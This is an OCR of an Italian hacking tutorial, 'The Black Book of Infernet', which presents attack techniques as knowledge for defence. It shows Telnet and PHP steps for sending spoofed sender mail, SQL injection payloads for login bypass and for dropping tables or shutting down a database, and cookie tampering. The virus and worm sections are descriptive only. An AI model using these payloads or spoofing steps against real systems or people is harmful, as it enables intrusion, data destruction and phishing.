THE BLACK BOOK OF INFERNET

Il Risveglio dei Guardiani

0.3

Infernet X Security Team
www.infernet-x.it

Il Software è come il sesso. E' meglio se è libero.
Linus Torvald

Non mi assumo alcuna responsabilità riguardo l'uso di questa guida . Tutte le informazioni sono a scopo educativo / informativo . Leggendo questa guida voi lettori vi assumente tutte le responsabilità di quello che farete con ciò spiegato in questo documento .

Durante la lettura del testo vi troverete di fronte a diverse righe di codice e non , pertanto ogni tabella dove sarà inserita la riga del codice avrà uno sfondo in base al linguaggio/programma utilizzato .

WEB PROGRAMMING
SQL
PERL
JAVA
C/C++
BASIC
TERMINALE
ASSEMBLY - ASM
NESSUNO

NB : Potrebbero esserci più linguaggi insieme (esempio PHP e SQL) ; nel caso ci fossero verranno inseriti nella tabella in alto a destra la precisazione esatta. Con nessuno si intende che quella riga non fa parte di nessun linguaggio di programmazione e/o programma software .

Legenda

Rischio **basso** : l'attacco risulta inefficace con le ultime tecnologie oppure non è efficace a compromettere la sicurezza generale del sistema .

Rischio **medio** : l'attacco può rivelarsi nocivo solo in alcuni casi . Alcuni di questi attacchi sono già stati eliminati .

Rischio **alto** : l'attacco risulta quasi sempre efficace , compromette l'intera sicurezza del sistema e favorisce a un hacker/cracker di penetrare nel sistema con privilegi root .

Sommario

Curato da Stefano (murdercode) Novelli
murdercode@gmail.com

Disclaimer

Il seguente testo è a scopo illustrativo e informativo . L'autore Stefano Novelli non si assume responsabilità delle informazioni assimilate e delle azioni che ne possono derivare . Qualunque atto che vada contro la legge informatica n.23 art. 1,2,3,4,5,6,7,8,9,10,11,12,13 è punibile e perseguibile **penalmente**
Le azioni riportate nel documento sono state testate su macchine di **mia stessa proprietà** .

The Black Book of Infernet

Introduzione

Riflettiamo attentamente su cosa sta succedendo in questi anni : il termine **hacker** viene diffuso dai media come un pirata informatico che si infila nei sistemi informatici per ricavarne denaro sporco ; altri sostengono invece che l'hacker di natura si pavoneggia agli occhi degli altri spifferando informazioni riservate di utenti malcapitati a questo individuo ; altri ancora , invece , suppongono che esso sia un ragazzino che si diverte defacciando siti di sconosciuti .

Ma cos'è veramente un hacker ? Eheh , non essendo questa la sezione adatta vi rimando a Etica , ma comunque qualcuno dirà : "cosa c'entra questo con l'introduzione ?" . Beh , state pur certi che , leggendo queste righe , nè altre , riuscirete mai a capire qual è il succo di essere un hacker . Sto forse abusando troppo di questo termine , e sinceramente non dovrei neanche farlo , visto che io non mi ritengo neanche lontanamente un hacker . Posso solo dirvi che ne conosco ben pochi ; ormai sta diventando una specie in via d'estinzione . Spero con tutto il cuore di farvi capire la morale del mio lavoro : non voglio che chiudendo l'ultima pagina andiate a lamerare a destra e a manca . Voglio farvi riflettere , farvi capire come i "veri" pirati informatici si appropriano di qualcosa che non è loro ; così facendo riuscirete ad evitare di finire vittime di frodi , truffe e tutte le fregature che stanno girando ultimamente (anche se girano da troppi anni) . Ripeto , sarà completamente inutile questo libro se avete intenzione di farvi vedere agli occhi degli altri come pirati informatici .
Voglio che questo sia un manuale per spiegare a chi non ha conoscenze nel campo come non farsi fregare, mettendo in guarda dalle vere minacce della rete...

La strada per diventare un hacker

Ve lo dirò francamente : non è leggendo questo libro che andrete in giro a sbuffoneggiarvi targhettandovi degli hacker . Io penso che in Italia il vero hacking venga tirato in ballo da gente capace , che fa andar avanti il mondo scoprendo qualcosa di nuovo , non di distruggerlo . Non è che deturpando Internet , come ha fatto un giovane studente tedesco lamerando su Wikipedia , che sarete degli hacker . La storia di Wikipedia ne da appunto una prova : chiunque avrebbe potuto farlo , è un portale libero , dev'essere rispettato .Ognuno ha il diritto di conoscere , e se per colpa di quel coglione bisogna chiudere tutto , allora lo dico chiaramente : la pubblicazione di questo libro , e di altri manuali prodotti da Infernet e dalle comunità italiane che lo appoggiano , saranno per sempre chiuse .

I veri hacker sono coloro che hanno portato Internet sotto le vostre mani : il Tx-0 o il Pdp-1 , vecchi bestioni grandi quanto stanze in grado di elaborare 1 miliardesimo di quello che fanno oggi i nostri computer . Non avevano DVD ma schede perforate , niente linguaggi semplici ma assembly allo stato puro . Tutte le comodità che abbiamo oggi sono grazie ai grandi del Tmrc e al Mit . C'è gente che con i computer di oggi si reputa hacker senza riuscire a fare un ciclo for , mentre loro sparavano miliardi di subroutine riuscendo a creare addirittura dei videogiochi . Bill Gates non era neanche nato e già l'hacking era uno stile di vita . E' la storia l'hacking . Non è un gioco . Leggete "*Hackers : Gli eroi della rivoluzione informatica*" di Steven Levy per capire il senso di tutto ciò . Non ho neanche diritto di parlare di hacking , non mi sento hacker né ora né mai .
Nella maggior parte degli aspiranti hacker di oggi non c'è un'infarinatura sostanziale della scienza dell'informatica . Non si è hacker in base a quello che si usa , ma in base a quello che si sa usare . Lasciate perdere la gente che vi spara la solita frase del *Se vuoi essere hacker usa Linux* . Se non sapete cosa fare , studiatela e poi fatela , altrimenti vi ritroverete formattati .

Perchè questo libro ? Per una semplice cosa . L'hacking , come penseranno molti di voi , non è fare il "pirata informatico" .

L'hacking è semplice conoscenza . E la conoscenza è vita . Ergo , Hacking è vita !

Cosa SA un hacker

- Un hacker SA che c'è sempre qualcuno più bravo di lui e si prepara ad affrontare chiunque
- Un hacker SA che è meglio conoscere poco di tutto che tutto di poco
- Un hacker SA che quello che sta facendo è per il bene del mondo Internet
- Un hacker SA che quello che fa è illegale e non un gioco
- Un hacker SA che dentro di se c'è la voglia di superare qualsiasi ostacolo
- Un hacker SA di non sapere

Cosa NON SA un hacker

- Un hacker NON SA tutto di tutti
- Un hacker NON SA fare tutto
- Un hacker NON SA fermarsi davanti a nulla
- Un hacker NON SA chi lo vuole infamare

Intro al libro

La base della difesa risiede appunto nel conoscere l'attacco . E' bene informarvi che tutto quello che sarà presentato in questa sezione è stato testato su sistemi propri (messi a disposizione di murdercode) oppure su sistemi altrui sotto specifica richiesta .
Le tecniche presentate non dovranno essere per nessun modo riprodotte su sistemi altrui senza consenso , per altro non mi assumo responsabilità su quello che potrete provocare sul sistema attaccato . Non mi assumo responsabilità inoltre su quello che imparerete , difatti quest'opera è prodotta al solo fine di mettervi a conoscenza di quello che potreste incontrare durante ogni giorno .
Il mondo è pieno di stronzi , diciamolo , per questo evitiamo di finire nelle loro grinfie .
Mi raccomando , questa è solo una visuale molto generale dei tipi di attacchi ; non starò a dirvi “questa variabile è affetta da questo attacco” , starà a voi scoprirlo . Io cerco di indicarvi solo la strada .
Detto questo , buona lettura , dal vostro *murdercode* .

Attenzione

Nessun sistema risulta sicuro . I tools di sicurezza sono perfetti ma ignoranti , mentre la mente umana è intelligente . Un ottimo cocktail per avere un sistema efficace e sicuro .

(1) Social Engineer

L'attacco per eccellenza che funziona sempre . L'ingegneria sociale , utilizzata da Kevin Mitnick , è una tecnica che consiste nello studiare la condizione psicologica della vittima al fine di estrapolare informazioni personali .
Con l'avanzare della tecnologia è sempre più difficile trovare un bug in un sistema : per questo viene applicata l'ingegneria sociale.

Vediamo di farla più semplice possibile :
Riceviamo una mail da “staff@infernet-x.it” . Ci chiedono gentilmente di inviare loro username e password , magari utilizzando un linguaggio sofisticato e una grafica accattivante . Un utente alle prime armi certamente non s'aspetterebbe che dietro tutto questo c'è una truffa , e invece potrebbe capitare .

Inviare una mail fasulla è semplicissimo : si chiama tecnica del fake mail , che verrà presentata nel prossimo articolo , mentre creare una grafica verosimile è facilmente producibile da chiunque utilizzando un qualsiasi programma grafico e una discreta conoscenza del linguaggio di marcatura (o markup) HTML e un toccasana di CSS .

La prima fase dell'Ingegneria Sociale è detta *footprinting* , ovvero cercare più informazioni possibili della vittima da attaccare : email , password e tant'altro .

Passiamo ora alla fase successiva : testare se le informazioni accumulate siano fittizie oppure attendibili . Per fare ciò è indispensabile almeno provare per una volta il login nel nostro caso , magari senza toccare nulla , nascosti dal sistema (utilizzando tutte le tecniche dell'anonimato che saranno presentate più tardi) e nelle ore notturne (per evitare di presentarsi al sistema nello stesso momento della vittima) .

Come terza ed ultima fase abbiamo bisogno di rilevare tutte le informazioni assimilate dal footprinting : stile dialettale , formalità con certi tipi di persone e una buona dose di fortuna . In men che non si dica sarà semplicissimo quindi spacciarsi per la vittima senza essere riconosciuti .

Rischio

L'attacco che non fallisce mai . Nessun sistema può proteggervi da questo attacco , difatti l'unica buona difesa è proprio quella di usare la testa . Purtroppo con le nuove tecniche di attacchi è sempre più difficile riconoscere una truffa . Siate sempre paranoici con i vostri dati personali .

(2) Fake Mail

L'attacco consiste nell'invio di mail fasulle . La tecnica della fake mail è essenziale per un malintenzionato di impossessarsi di informazioni riservate della vittima .

E' possibile modificare la mail del mittente , in modo da poter rendere più verosimile la mail inviata : il sistema più utilizzato è sicuramente l'utilizzo del protocollo Telnet . Su Internet è possibile trovare un'infinita di tool adatti al nostro scopo , ma su sistemi Windows e Linux è già presente (per Windows Start->Esegui->Telnet , per Linux Terminal->Telnet) .
Ora che siamo pronti con tutto il materiale analizziamo la connessione e l'invio della fake mail sfruttando un protocollo SMTP (porta 25) .

1)Scriviamo open NOMEDELSERVER NOMEDELLAPORTA (ad esempio open mail.tin.it 25)

2)Bisogna quindi farsi riconoscere dal server utilizzando il comando helo (es. helo mail.tin.it)

3)Diamogli la nostra mail (fittizia naturalmente) scrivendo
mail from:attaccante@sito.it

4)Diamogli la mail vittima facendo rcpt to:vittima@sito.it


5)Scriviamo data

6)Scriviamo il testo da inviare alla vittima

7)Scriviamo il punto (.) e invio

Mail Inviata!

Ecco un esempio:



A questo punto la nostra mail sarà inviata correttamente ; possiamo fare più prove con noi stessi per vedere se riusciamo a inviare correttamente la mail . Lo stato 250 OK decide se tutto è stato eseguito correttamente

nb : attenzione a quello che scrivete .Se sbagliate anche solo una lettera dovrete ricominciare da capo .

Ora analizziamo qualcosa di più carino : se siamo registrati su un server con servizio SMTP e web server Apache (esempio Altervista) possiamo sfruttare questo a nostro vantaggio : utilizzando infatti una semplice funzione in PHP è possibile inviare una mail proprio come se utilizzassimo il Telnet .
Vediamo in pochi passi come fare :

```
<?
#Pagina invio.php
$a = “mail@vittima.it”;
$oggetto = “Oggetto della mail”;
$testo = “Testo della mail”;
$mittente = “mail@attaccante.it”;
mail ("$a", "$oggetto", "$testo", "From: $mittente");
?>
```

Penso che sia semplicissimo da capire persino per chi non ha nessuna conoscenza a livello di programmazione.
Ovviamente per utilizzare tale script sarà indispensabile utilizzare un server di posta SMTP in grado di inviare mail a gruppi esterni .


Rischio

Non bisogna allarmarsi particolarmente di una mail sospetta . Oramai molti server POP3 riconoscono una mail fasulla e la spostano tra le indesiderate . Inoltre si è facilmente riconoscibili utilizzando questa tecnica , peraltro può essere efficace solo con degli sprovveduti .

(3) SQL Injection

L'errore più frequente durante la programmazione di una pagina web , ma anche uno dei sistemi più utilizzati da hacker o cracker per infiltrarsi in un sistema .

Vediamo quei film dove c'è il solito ragazzo con occhiali scuri e giacca di pelle che , smanettando sulla tastiera , in poco meno di un minuto trova i codici di accesso di un sistema di login . Fantascienza ? No , tutto verosimile .
La tecnica che presenteremo ora sarà appunto la SQL Injection , ossia l'iniezione di query SQL in un form mal controllato per modificare la naturale disposizione dei dati in un database.



Questo è un esempio di Login , comune per tutti gli utenti che almeno una volta hanno navigato su Internet . Inserendo nel modulo una stringa che permetta di iniettare query SQL sarà possibile comandare il database senza ricorrere all'autenticazione di SuperUtente , detto anche Admin o Root (in ambito Un*x) .

Quella che troverete qua sotto è una lista di query SQL utilizzate per effettuare una SQL Injection sul modulo di ricerca .

```
Nome: ' OR ''='
Password: ' OR ''='
Query Risultante :
SELECT * FROM Utenti WHERE nome= ' ' OR ''=' ' AND password='' OR ''=' '
Effetto si viene identificati con il primo record del database

Nome: ' OR '1'='1
Password: ' OR '1'='1
Query Risultante:
SELECT * FROM Utenti WHERE nome= '' OR '1'='1 ' AND password='' OR '1'='1 '
Effetto = si viene identificati con il primo record del database


Nome: ' or '1=1 ---
Password: ' or '1=1 ---
Query Risultante:
SELECT * FROM Utenti WHERE nome= '' or '1=1 --- ' AND password='' or '1=1 ---'
Effetto = si viene identificati con il primo record del database

Nome:' or Nome like '%%
Password: ' or Nome like '%%
Query Risultante:
SELECT * FROM Utenti WHERE nome= '' or Nome like '%% ' AND password='' or Nome like
'%%'
```

```
Effetto = si viene identificati con il primo record del database

Nome: [stringa nulla]
Password: ' OR 'Attacco' LIKE 'Att%
Query Risultante:
SELECT * FROM Utenti WHERE nome= ' ' AND password='' OR 'Attacco' LIKE 'Att%'
Effetto = Autenticazione come utente admin

Nome:[una stringa qualsiasi]
Password: c' OR ' TRUE–
Query Risultante:
SELECT * FROM Utenti WHERE nome= ' ' AND password='c' OR ' TRUE–'
Effetto = si viene identificati con il primo record del database

Nome: admin' --
Password: [stringa nulla]
Query Risultante:
SELECT * FROM Utenti WHERE nome= ' admin' --' AND password=' '
Effetto = Autenticazione come utente admin

Nome: ' OR 'Attacco' > 'A
Password: ' OR 'Attacco' > 'A
Query Risultante:
SELECT * FROM Utenti WHERE nome= ' ' OR 'Attacco' > 'A' AND password=''OR 'Attacco' >
'A'
Effetto = Autenticazione come utente admin

Nome: ' ; drop table utenti--
Password: [stringa nulla]
Query Risultante:
SELECT * FROM Utenti WHERE nome= ' ' ; drop table utenti--' AND password=' '
Effetti = Eliminazione della tabella dal database

Nome: aaaaaaaaaaaaaaa'
Password: ' ; shutdown --
Query Risultante:
SELECT * FROM Utenti WHERE nome= ' aaaaaaaaaaaaaaa'' AND password='' ; shutdown --'
Effetto = Chiusura del database
```

Quando qualcuno parla di SQL Injection e dice che l'unica vulnerabilità risiede nel form probabilmente non conosce appieno la programmazione Web dinamica . Sappiamo che i dati da un form a una pagina .php possono essere inviati in due modi : POST e GET . Con il form di login abbiamo usato il metodo POST , mentre ora vedremo come fare SQL Injection in metodo GET .

Consideriamo di avere una pagina php dove nella barra degli indirizzi venga prodotto questo risultato :

www.sitovittima.it/nuke/index.php?&TopSearch=10

Questo è un sito dinamico perché la index (ossia la prima pagina) ha come estensione php .

Ora nella pagina index.php il programmatore avrà implementato un codice che andrà a recuperare quel dato che avrà come id=10 utilizzando una query (domanda al database) tipo :

```
SELECT news FROM utenti WHERE id=10
```

Cosa succederebbe se noi riuscissimo a manipolare il codice al fine di voler cancellare la tabella news dal database ?

```
SELECT news FROM utenti WHERE id=10'; DROP Table articoli --'
```

Esaminiamo attentamente il codice :

‘ sta a significare che la query viene improvvisamente chiusa

; indica che è stata chiusa un’istruzione e ne viene subito aperta un’altra

Il resto è il codice per eliminare una tabella .

Vi starete chiedendo : come fai a sapere tutte queste cose ? Io non mi invento nulla , queste sono cose che si imparano conoscendo la programmazione . In particolare programmando database , per questo se volete perfezionare questa favolosa tecnica credo sia indispensabile che impariate almeno il linguaggio PHP e sappiate programmare un database (MySQL o Access per imparare sono perfetti) .

In sezione Difesa inoltre troverete il sistema per difendersi dalla SQL Injection .

Rischio

Rappresenta sicuramente uno degli attacchi più rischiosi per un sistema . L'attacco potrebbe provocare la compromissione del database , visualizzando dati protetti , cancellarli o modificarli . E' necessario prendere provvedimenti durante l'invio e la ricezione dei dati da una pagina a un'altra .

(4) Cookie Manipulation

Parliamo dei Cookie . Un cookie è in genere un piccolo file di testo presente nel computer di un client . Ogni cookie ha il proprio valore e viene utilizzato per ricordare a un sistema (in genere una pagina web) alcuni risultati , come ad esempio la solita scritta “Benvenuto *nomeutente*” .

Il cookie del server www.infernet-x.it è solo ed esclusivamente proprietà di quel server , perciò è impossibile poter leggere e manipolare cookie presenti su un client con un server diverso .

In cosa consiste la tecnica della manipolazione dei cookie ? I cookie sono semplicissimi , hanno un nome di variabile e un valore per essere validi , poi avranno anche caratteristiche come tempo di durata ecc ...
Ipotizziamo di avere un cookie di questo genere :

```
costo_prodotto=1000
```

Mettiamo che vogliamo comprare un fucile da caccia da 1000 euro . I dati vengono salvati nel cookie e al momento dell'invio dei dati il sistema riconoscerà dai nostri cookie che il prodotto costa effettivamente 1000 .
Manipoliamo , ossia editiamo il file di testo dove risiedono i cookie , e facciamo questo :

```
costo_prodotto=100
```

Anche il più immaturo tra i lettori avrà capito che facendo così il sistema riconoscerà la quota 100 anziché 1000 .
Questo era giusto per introdurvi un po' nel tema scottante del Cookie Manipulation .

Abbiamo parlato di SQL Injection precedentemente vero ? Ipotizziamo sempre di avere tra le mani un login , proprio come una SQL Injection .

```
username=pippo&Pass=pluto
```

Sfortunatamente nel sistema di login è attivo uno script che evita le SQL Injection . Perchè non applicare la precedente tecnica a quello mostrata appena ora ?

```
username='or''='&password='or''='
```

Come abbiamo visto dallla SQL Injection lo script , che richiamerà tra i cookie i valore impostati , farà si che questi verranno ogni volta eseguiti nella query . Mi spiego meglio :

```
$query=mysql_query(“SELECT * FROM tabella WHERE username='or''='&password='or''='”);
```

Succede un putiferio . In pratica il sistema , non avendo i dati da attuare nel database , ci riporterà come risultato il primo valore del database , in questo caso l'admin (sempre se l'admin ha come chiave primaria 1).
In parole povere , riuscirete a loggarvi come admin e avere i privilegi di tale utente .

Sembrerà una cosa banale , ma l'attacco del Cookie Manipulation è risultato come uno dei 20 attacchi più utilizzati dagli hacker o cracker per infiltrarsi in un sistema . Occhio alla sezione Difesa per ovviare a questo problema .

Rischio

Il rischio di un attacco è molto alto . Purtroppo è anche molto difficile creare un sistema che permetta di offuscare i valori dentro un cookie , per questo è necessario adottare tecniche di riconoscimento tramite variabili di sessione . Il fatto che il cookie è di proprietà del server ne abbassa i rischi di poter affidare cookie a terzi (a meno che non si utilizzi XSS , vedi nei prossimi capitoli) .

(5) Virus

Il *virus* , chiamato anche *virii* , è un frammento di codice associato in genere a un programma in modo da potersi replicare su più sistemi . Spesso viene utilizzato in termine Virus per generalizzare tutti quei sistemi programmati con il scopo di danneggiare la macchina ; questo non è del tutto vero , infatti più avanti vedremo altre tipologie di sistemi in grado di danneggiare un computer utilizzando altre tecniche . Ovviamente un virus ha le proprie doti distruttive , proprio come succede nel corpo umano . Nella storia del computer i virus sono stati sicuramente gli attacchi che hanno provocato più danni in questi ultimi 20-30 anni

Tipologie

I virus , tra di loro , si differenziano dal fatto di poter attaccare vari tipi di sistemi : Programmi , Documenti e Hardware . Nel listato che vedremo qui sotto saranno rappresentate le tipologie di virus divise per categoria in base a come agiscono e su quali sistemi .

BOOT SECTOR VIRUS: sono dei virus che infettano quella parte di un floppy o di un hard disk contenente informazioni necessarie all' avviamento del sistema operativo la diffusione avviene generalmente quando si avvia un PC da un floppy infetto.

FILE VIRUS: sono dei virus che infettano file di programmi (*.exe,*.com,...). e si replicano ad ogni avvio del programma infetto.

MACRO VIRUS: è il tipo di virus più diffuso, è in pratica un programma scritto in Visual Basic.

MULTIPARTITE VIRUS: per diffondersi utilizza una combinazione di tecniche; il tipo più comune unisce il metodo di lavoro di un virus di boot e di file.

POLYMORPHIC VIRUS: è un virus che muta ogni volta che si riproduce.

STEALTH VIRUS: utilizza vari trucchi per nascondessi e sfuggire ai software anti virus . In generale sono virus che infettano il DOS

TROJAN VIRUS: è un programma che al suo interno contiene un sottocodice dannoso che si attivava al determinarsi di certe condizioni. Altre informazioni sono alla pagina BackDoor Trojan.

ZOO VIRUS: sono virus che vivono solo nei laboratori di ricerca perché non sono riusciti a diffondersi.

IN-THE-WILD VIRUS: sono dei virus che vivono allo stato selvaggio cioè che sono sfuggiti al controllo e sono attualmente in circolazione

HEURISTICS: una tecnologia antivirus che tiene sotto controllo alcuni sintomi tipici della presenza di un virus come ad esempio modifiche non previste nella dimensione del file

VIRUS SIGNATURE: è una stringa di codice binario presente in molti virus tranne che nei polimorfi che consente al programma anti virus di rivelare gli intrusi.

Sulla rete girano guide e programmi dedicati solo ed esclusivamente a come creare Virus . Penso che sia il modo più spilorcio per guadagnare popolarità su Internet . Il vero cracker scrive i propri virii da solo , utilizzando spesso linguaggi di programmazione molto potenti come C++ o Assembly , ma comunque è possibile scrivere codici nocivi con (*quasi*) qualsiasi linguaggio di programmazione .


In genere un virus informatico ha come caratteristiche :

- la possibilità di nascondersi ai sistemi di protezione utilizzando le proprie istruzioni amalgamate con altri software
- può replicarsi dentro altri programmi , copiandone alcune parti di codice , oppure copiandolo completamente al fine di riprodurre i danni causati dal virus madre .
- Il virus , una volta completata la sua riproduzione , può compiere le azioni per cui è stato programmato , come ad esempio la cancellazione di librerie importanti , oppure l'ostruzione dell'invio o della ricezione dei pacchetti dedicati alla connessione internet .

Se oggi riuscissimo a costruire un sistema completamente autonomo in tutte le sue caratteristiche oggi l'era dei virus avrebbe sfondato con successo in ogni campo : fortunatamente per noi l'uomo non è riuscito a costruire un sistema in grado di adattarsi all'ambiente , quindi possiamo dedurre che :

- Un virus può compiere SOLO ed ESCLUSIVAMENTE le azioni per cui è stato progettato . Questo fa capire che un virus , come tutti i sistemi , è perfetto , ma ignorante .
- I virus possono lavorare solo su macchine già pensate . Un virus non potrà mai attaccare un sistema Macintosh se è stato progettato per attaccare un sistema DOS , quindi uno sviluppatore di virus sarà più invogliato a sviluppare un sistema più utilizzato . Capite ora il perchè Windows ha così tanti virus ?

Storia del virus




Il primissimo virus fu sviluppato nel novembre del 1983 , durante un esperimento di un programmatore per dimostrare come , con qualche riga di codice , era possibile infettare un software già presente nel sistema .

In Italia il primo virus invece fu sviluppato pare da alcuni esperti del politecnico di Torino , dove il file , sempre dedicato alla ricerca e alla sperimentazione , fu chiamato Ping Pong , in quanto raffigurava una pallina che si spostava per lo schermo , simile al famoso gioco old-style .

Come si sviluppa un virus informatico ?
Ovviamente bisogna programmarlo . I linguaggi migliori sono sempre quelli dedicati all'interattività con la macchina a livello hardware , quindi C++ o Assembler . Questo dipende però anche dallo scopo del virus .
Alcuni di questi , infatti , sono stati realizzati con linguaggi di programmazione dedicati allo sviluppo di programmi sotto macchine Windows , in genere Basic . La suite di programmazione Visual Basic 6.0 è tutt'ora una tra le più usate per lo sviluppo di sistemi virali .
Un chiaro esempio di programmi virali realizzati con VB 6.0 sono “I love you” e “Melissa” .

Chi sviluppa un virus informatico ?
I “criminali informatici” , da non confondere con gli hacker etici . Lo scopo principale dell'attacker ? Essere al centro dell'attenzione , ovvio . Poi ci sono quelli che lo fanno per lavoro , chi invece lo fa per testare le proprie doti da programmatore e chi , invece , è convinto che qualcuno lo fa per pubblicizzare e rendere più visibile da parte degli altri prodotti il proprio antivirus , giusto per rendere un'immagine più professionale di tale prodotto .

Diffusione locale di un sistema virale



Virus attraverso le mail
Oggigiorno sempre più persone hanno internet : linee più veloci , software dedicati alla rete , tant'è che si sta utilizzando sempre di più il protocollo VoIP al posto della normale linea telefonica e gli SMS vengono sostituiti dalle mail . Ed ecco qui che gli attacker hanno deciso di fare qualche porchetta sotto banco : proprio con la tesi dello spam (si può vedere un'intera sezione dedicata su Insicurezza) , le mail con degli allegati pericolosi sono sempre più frequenti .
Per essere infettati è necessario ricevere l'allegato , questo perchè “teoricamente” un testo in forma HTML difficilmente potrà infettare il vostro computer , anche se non vieta di sfilarvi informazioni importanti .
Ma torniamo ai virus : innanzitutto non bisogna , MAI , per nessuna ragione , aprire dei file con le

seguenti estensioni :

- EXE
- COM
- VBS
- BAT
- PIF
- SCR

Ovviamente questo non sarà l'unico modo per infettarvi . Girano di continuo sulla rete 0day dedicati esclusivamente all'exploiting del programma di servizio di posta Microsoft (Outlook) . Ovviamente la MS ha patchato tali bug , ma non tutti hanno una versione di Windows “originale” , pertanto chi utilizza un sistema pirata si ritroverà a non poter fare aggiornamenti se non con qualche accorgimento .

Virus da PC a Cellulare

Parliamo quindi di questo fenomeno che si sta espandendo alla grande . Considerando il fatto che 10 anni fa i cellulari erano solo dei cellulari , oggi proprio i cellulari stanno diventando dei veri e propri computer . Riproduttori musicali , giochi , wallpaper , programmi e addirittura Sistemi Operativi . Non sono dei computer ? Si sta espandendo anche il fattore Internet (grazie alle nuove velocità UMTS) . Eh si , sono proprio dei computer questi gioielli tecnologici .

Purtroppo però i **Virus dei cellulari** non è un fattore da prendere alla leggera , come lo può essere a volte per i computer : non si ha il totale controllo del sistema , dato che la struttura di un cellulare è fatta a mò di “utente scemo” : i produttori credono che ci basta chiamare , giocare e fare tutto quello che ci pare senza avere la possibilità di configurare il nostro cellulare come vogliamo noi .

Cosa succede quando viene sfornato l'ultimo dei virus per i cellulari ? Il cataclisma , sicuramente. Per un cracker , anzi oserei dire “rompico***oni” colui che crea virus , è un'opportunità incredibile di mietere vittime . Solitamente chi usa un computer sa , bene o male , quello che sta facendo : con il cellulare no . Lo usano tutti e nessuno sa usarlo , ed è la verità amici miei !

Prendiamo ad esempio il virus Sasser (Windows) e il virus **Commwarrior** (Symbian) : trovato il metodo per cancellare Sasser tutti l'hanno cancellato , mentre quando si è trovato il metodo per cancellare Commwarrior nessuno ha fatto nulla . Eppure bastava installare sulla propria memoria il *Symantec Mobile Threats Removal Tool* , uno strumento autonomo che avrebbe fatto tutto da solo . L'antivirus è un programma , il Tool della Symantec anche . Che cambia ? Assolutamente nulla .

Virus Cross-Platform

La tecnologia va avanti . Si sta utilizzando oggigiorno quella tecnologia chiamata Sincronizzazione Dati , ossia la possibilità di avere le stesse cose che hai nel PC sul cellulare . Bravi ai polli ! Voi pensate che i Virus Creators non hanno pensato a **creare un virus che funzioni sia su un PC che su un Cellulare** ? E' quello che è successo con **CrossOver** , un virus sviluppato per infettare tutte le macchine con Windows XP e palmari o cellulari sincronizzati dotati di Windows Mobile .

Come funziona ?
Si installa nel sistema Windows e si avvia ogni volta all'accensione del boot ; attende , attende e ancora attende , fin quando non si stabilisce una connessione con un sistema doatato di **Windows CE o Windows Mobile** e si installa nel sistema .
Le conseguenze sono ben prevedibili : si installa sul sistema e inizia a cancellare dati .

Fortunatamente questo è un **PoC (Proof of Concept)** , ossia un sistema creato in laboratorio . Ma chi lo sa , forse hanno dato l'idea a qualche bast***o di creare un sistema del genere . Mah , staremo a vedere .

Rischio

Negli ultimi 20 anni i virus sono stati considerati come gli attacchi più devastanti al mondo . Ancora oggi è così . Purtroppo è possibile trovare versioni di virus perfezionate ogni giorno di più , quindi un team di programmatori di antivirus non riescono a sostenere il peso . State attenti a quello che aprite e soprattutto a quello che ricevete.

(6) Worm

La caratteristica principale di un *Worm* è la possibilità di moltiplicarsi su sistemi collegati fra di loro in modo assolutamente autonomo . Il worm riesce a replicarsi e ad adottare un sistema replicante , come ad esempio contattare una rubrica presente su un programma di ricezione e invio mail , e formare il proprio sistema infettato , provocando quindi un effetto domino difficile da arrestare . Infatti , pur disinfettando un sistema , altri 999 su 1000 avranno lo stesso , enorme , problema creato precedentemente .

